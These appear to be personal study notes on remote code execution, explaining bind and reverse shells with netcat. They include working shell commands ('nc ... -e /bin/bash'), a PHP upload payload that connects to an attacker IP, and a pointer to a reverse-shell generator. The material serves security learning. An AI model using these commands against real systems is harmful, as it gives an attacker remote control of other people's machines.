Shells

08 July 2025 07:37 PM

Remote Code Execution (RCE) is a **type of cyberattack** where an attacker is able to **run malicious code or commands on a remote computer or server** — without physical access.

- Remote Code Execution (RCE) happens *after* a vulnerability is discovered and exploited.

Case 1: Service running as a normal user
If a user runs a vulnerable web server (e.g., Python's HTTP server) as their own user:
- Exploiting an RCE in that server gives the attacker **access as that user**.
- Attacker can read/write that user's files, but **not system-wide** unless they escalate privileges.

Case 2: Service running as root
If a vulnerable service (like a web server or database) is running as **root** (administrator on Linux):
- An RCE gives the attacker **full control over the entire system**.
- They can create users, modify system files, install malware — anything.

Real-life Example:
Let's say:
- You run a Node.js server as your user (khaja) on an EC2 machine.
- The server has an RCE bug.

An attacker exploiting it will be able to:
- Access /home/khaja/ files
- Run any command that khaja can
- But won't be able to access /root/ or modify system files **unless** they escalate privileges (e.g., using kernel exploits).

Types of shell :

- Bind shell
- Reverse shell


Bind shell :

A **bind shell** is a type of shell where the **target (victim) system opens a network port** and **waits (listens) for a connection** from the attacker's machine. Once the attacker connects to that open port, they gain access to a command-line interface (shell) on the target system.

Why the target machine will open the port for the attacker to connect to it ? Because this happens only after the attacker has exploited a vulnerability on the target.

Limitations of Bind Shells:
- Opening a port / listener is not always possible by the regular user. Like its required root permission
- **Firewalls** often block incoming connections.

Ex :
- suppose a web service is running of port 443/tcp and in the firewall we have set the rules or configured that only allow incoming traffic that connect to port 443/tcp.Block all other incoming ports.
- even if we got root acces and open a port on victim machine. And try to connect to that port the firewall will block that traffic because there is not such rule configured in the firewall



- **NAT** and **port restrictions** make it difficult to reach internal targets.

Note : we cant open same port twice like if a service is running on a port ex 21 then we cant open 21 again because a service is already listening on that port

Here's how it typically works in real scenarios:
1. **The target has a vulnerability**
   Example: A vulnerable web app that lets attackers upload files or run system commands.
2. **The attacker exploits the vulnerability**
   This exploit gives the attacker limited command execution (RCE) on the target.
3. **The attacker uses that access to start a listener** on the target
   For example:

nc -lvnp 4444 -e /bin/bash -- > This means: “Target is now listening on port 7777 and if anyone connects, give them access to a bash shell.”

This tells Netcat to:

- -l → listen
- -v → be verbose (show output)
- -n → don’t do DNS lookups
- -p 4444→ on port 4444
- -e /bin/bash → **run the Bash shell** and **send its input/output over the TCP connection**

By default, **Netcat uses TCP** unless told otherwise (e.g., -u for UDP).

4. **Now the attacker connects to that listener** from their own machine using Netcat:

   nc <target_ip> 4444

What is a Reverse Shell?

A **reverse shell** is a type of shell where the **target (victim) machine connects back to the attacker's machine**, and gives the attacker **remote command-line access** to the target.

- Instead of the attacker connecting to the target (like in a bind shell),
- the **target connects back** to the attacker’s machine — and then gives the attacker a shell.

Why is it called “Reverse”?

Because:

- Normally, **client → server** connection happens (like you visiting a website).
- In a **reverse shell**, the **target becomes the client**, and the **attacker becomes the server** — **reversing the usual direction**.

How It Works (Step-by-Step):

Attacker:

Sets up a **listener** on their machine (like opening the door and waiting).

nc -lvnp 4444

This says:

“Hey, I’m listening on port 4444 — if anyone connects, I’ll accept it.”

Target (victim system):

The attacker somehow makes the target run a command like this (after exploiting RCE, file upload, etc.):

nc <attacker_ip> 4444 -e /bin/bash

This tells the target:

“Open a TCP connection to the attacker, and when connected, give them a bash shell.”

Result:

Once the connection is made:

- The **target’s terminal shell is piped to the attacker's Netcat listener**.
- The attacker can now run commands on the target system remotely.

Note : the firewall will also blocks the outgoing connection. But we open a port in the attacker machine which is allowed in the firewall rule How to know which port is allow but checking the open ports in the victim machine.. As the incoming connection is allowed usually the outgoing connection is also allowed for that port.. This is to bypass the firewalldeh

Example Scenario:

1. A vulnerable website has a file upload flaw.
2. The attacker uploads a reverse shell script (revshell.php) and accesses it:

   Ex : http://victim.com/uploads/revshell.php
3. That script contains:

   <?php system("nc 10.10.14.5 4444 -e /bin/bash"); ?>
4. The attacker is listening with:

   nc -lvnp 4444
5. Boom — the **victim connects back** and gives shell access.

Note : Why would the target machine connect to the attacker's port in a reverse shell?”

It won’t — unless the attacker somehow tricks or forces it to.

Why Use Reverse Shell Instead of Bind Shell?

Reason	Explanation
Firewalls/NAT	Most systems block **incoming connections** (bind shells), but **allow outbound** (reverse shells can escape)
Easier to Reach	Attacker doesn't need to guess open ports on target — the **target connects out**

Less suspicious Reverse shells often use allowed ports (like 443 or 80) and look like normal traffic

1. reverse Shell: in reverse shell, by expoiting a vulnerability, attacker forces the victim to connect to a open port on attacker's machine
2. Bind Shell: Through exploitation of a vulnerability, we can open a port on the victim machine which will listen on incoming connections and the attacker can connect to it.

Netcat (or nc) is a **command-line networking utility** used to **read, write, and send raw data across network connections** using TCP or UDP.


What netcat can do :

Create connections Connect to remote systems over TCP or UDP

Listen for connections Act as a simple server on a port


And many more

Establishing a tcp connection(by default it will establish tcp connection only) :



- Left side is my machine 1
- Right side is my machine 2
- Opening a open on machine 1 and connecting it with machine 2 and writing the raw date and it is getting displayed on machine 1
    - -l → listen
    - -v → be verbose (show output)
    - -n → don't do DNS lookups
    - -p 4444→ on port 4444


Reverse shell example :



- Left side is my attacker machine
- Right side is my target machine
- Opening a port on attacker machine and forcing target machine to initiating connection to with attacker machine open port which is 4444 and -e is for executing a file which is /bin/bash which is a shell so what ever command im giving in the attacker machine it is getting executed in that /bin/bash shell of the target

- -e /bin/bash → **run the Bash shell** and **send its input/output over the TCP connection**

Bind shell example :



- Left side is my attacker machine
- Right side is my target machine
- Opening a port on target machine and attacker machine is initiating connection with target machine open port which is 4444 and -e is for executing a file which is /bin/bash which is a shell so what ever command im giving in the attacker machine it is getting executed in that /bin/bash shell of the target

As we know that -e is not in ubuntu :

Use https://www.revshells.com/ to create a payload and get the reverse shell access of any shell